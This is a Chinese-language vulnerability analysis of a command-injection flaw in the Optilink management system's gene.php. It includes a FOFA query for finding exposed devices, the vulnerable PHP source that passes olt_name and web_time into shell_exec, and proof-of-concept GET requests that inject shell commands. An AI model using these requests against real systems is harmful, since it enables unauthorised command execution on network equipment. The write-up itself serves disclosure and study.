漏洞简介
Optilink 管理系统 gene.php 文件存在命令执行漏洞。攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个web服务器。
影响版本
101-V1.2.0-en-200723
fofa语法
body="/html/css/dxtdata.css" && title="login"
漏洞分析
直接看 cgi/fsystem/gene.php 业务逻辑实现
<?
if($glang == "cn"){
    $navtitle = "基本信息";
}
else{
    $navtitle = "BaseInfo";
}

$save = $_GET["save"];
if($save==1) {
    $m_desc = snmp_set($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.2","0","s",$desc);
    $m_loc = snmp_set($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.3","0","s",$loc);
    $m_contact = snmp_set($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.4","0","s",$contact);
    $m_mtu = snmp_set($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.9","0","i",$mtu);

    $desc = $_GET["desc"];
    $loc = $_GET["loc"];
    $contact = $_GET["contact"];
    $mtu = $_GET["mtu"];

    $session = new SNMP(SNMP::VERSION_2C, $snmp_ip, "$snmp_write");
    $session->set(array($m_desc), array('s'), array($desc));
    $session->set(array($m_loc), array('s'), array($loc));
    $session->set(array($m_contact), array('s'), array($contact));

    if($mtu>=1500 && $mtu<=2021 ){
        snmpset($snmp_ip, "$snmp_write", $m_mtu,"i", $mtu, 0, 0);
    }
}

$olt_op = $_GET["olt_op"];
/* olt name 配置保存*/
if($olt_op==1){
    $olt_name = $_GET["olt_name"];
    shell_exec('rm oltName.txt -rf');
    shell_exec('echo '.$olt_name.' > oltName.txt');

    shell_exec('rm /mnt/oltName.txt -rf');
    shell_exec('echo '.$olt_name.' > /mnt/oltName.txt');
}

$m_olt_name = file_get_contents('oltName.txt');

#web超时时间读取与配置
$time = $_GET["time"];
if($time==1){
    $webTimeOut = $_GET["web_time"];
    shell_exec('rm timeOut_web.txt -rf');
    shell_exec('echo '.$webTimeOut.' > timeOut_web.txt');

    shell_exec('rm /mnt/timeOut_web.txt -rf');
    shell_exec('echo '.$webTimeOut.' > /mnt/timeOut_web.txt');

    SetCookie("timeOut","");
    SetCookie("timeOut",$webTimeOut);
}

$web_sw_ver=$custVersion; //加入web版本号,方便后续查看;
$dev_model = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.3.1","0");
$dev_serial = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.3.2","0");
$dev_sw_ver = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.3.3","0");
$dev_desc = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.2","0");
$dev_loc = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.3","0");
$dev_contact = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.4","0");
$dev_mtu = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.9","0");
$dev_cpu = snmp_get($snmp_ip,".1.3.6.1.4.1.$vendorId.1.3.1.1.8","0");

snmp_set_quick_print(1);
$dev_model = snmpget($snmp_ip, "$snmp_read", $dev_model);
$array=array('16843009' => 'EPON-2U8P', '17105153' => 'EPON-1U2P', '17170689' => 'EPON-1U8P', '17172225' => 'FD1216S', '17236225' => 'EPON-1U4P', '17236993' => 'EPON-1U4P', '17237761' => 'EPON-1U4P', '17238529' => 'EPON-1U4P');
for(reset($array); $i = key($array); next($array)){
    if("$i"==$dev_model){
        $dev_model = $array[$i];
    }
}

$dev_serial = snmpget($snmp_ip, "$snmp_read", $dev_serial);
$dev_serial = substr($dev_serial, 1, strlen($dev_serial)-2);
$serial=explode(" ", $dev_serial);
$m_serial='';
for($i=0;$i<strlen($dev_serial);$i++){
    $m_serial.=chr(hexdec($serial[$i]));
}
$dev_serial=$m_serial;

$dev_sw_ver = snmpget($snmp_ip,"$snmp_read", $dev_sw_ver);
$dev_sw_ver=substr($dev_sw_ver, 1, strlen($dev_sw_ver)-2);
$sw_ver=explode(" ", $dev_sw_ver);
$m_sw_ver='';
for($i=0;$i<strlen($dev_sw_ver);$i++){
    $m_sw_ver.=chr(hexdec($sw_ver[$i]));
}
$dev_sw_ver = $m_sw_ver;

$dev_desc = snmpget($snmp_ip, "$snmp_write", $dev_desc);
$dev_loc = snmpget($snmp_ip, "$snmp_write", $dev_loc);
$dev_contact = snmpget($snmp_ip, "$snmp_write", $dev_contact);

$dev_mtu = snmpget($snmp_ip, "$snmp_write", $dev_mtu);
$dev_cpu = snmpget($snmp_ip,"$snmp_read",$dev_cpu);

?>
1用户可控的输入(olt_name 和 web_time 参数)未经充分过滤或转义,直接拼接到操作系统命令中并通过 shell_exec 函数执行,导致命令执行漏洞。
-
GET参数
olt_op等于1时,$_GET["olt_name"]->$olt_name->shell_exec() -
GET参数
time等于1时,$_GET["web_time"]->$webTimeOut->shell_exec()
漏洞复现
olt_name
GET /cgi/fsystem/gene.php?olt_op=1&olt_name=;ifconfig>%20test.txt;%20%23%20 HTTP/1.1
Host: optilink.mrxn.net
web_time
GET /cgi/fsystem/gene.php?time=1&web_time=;ifconfig>%20test.txt;%20%23%20 HTTP/1.1
Host: optilink.mrxn.net

访问命令执行结果文件 /cgi/fsystem/test.txt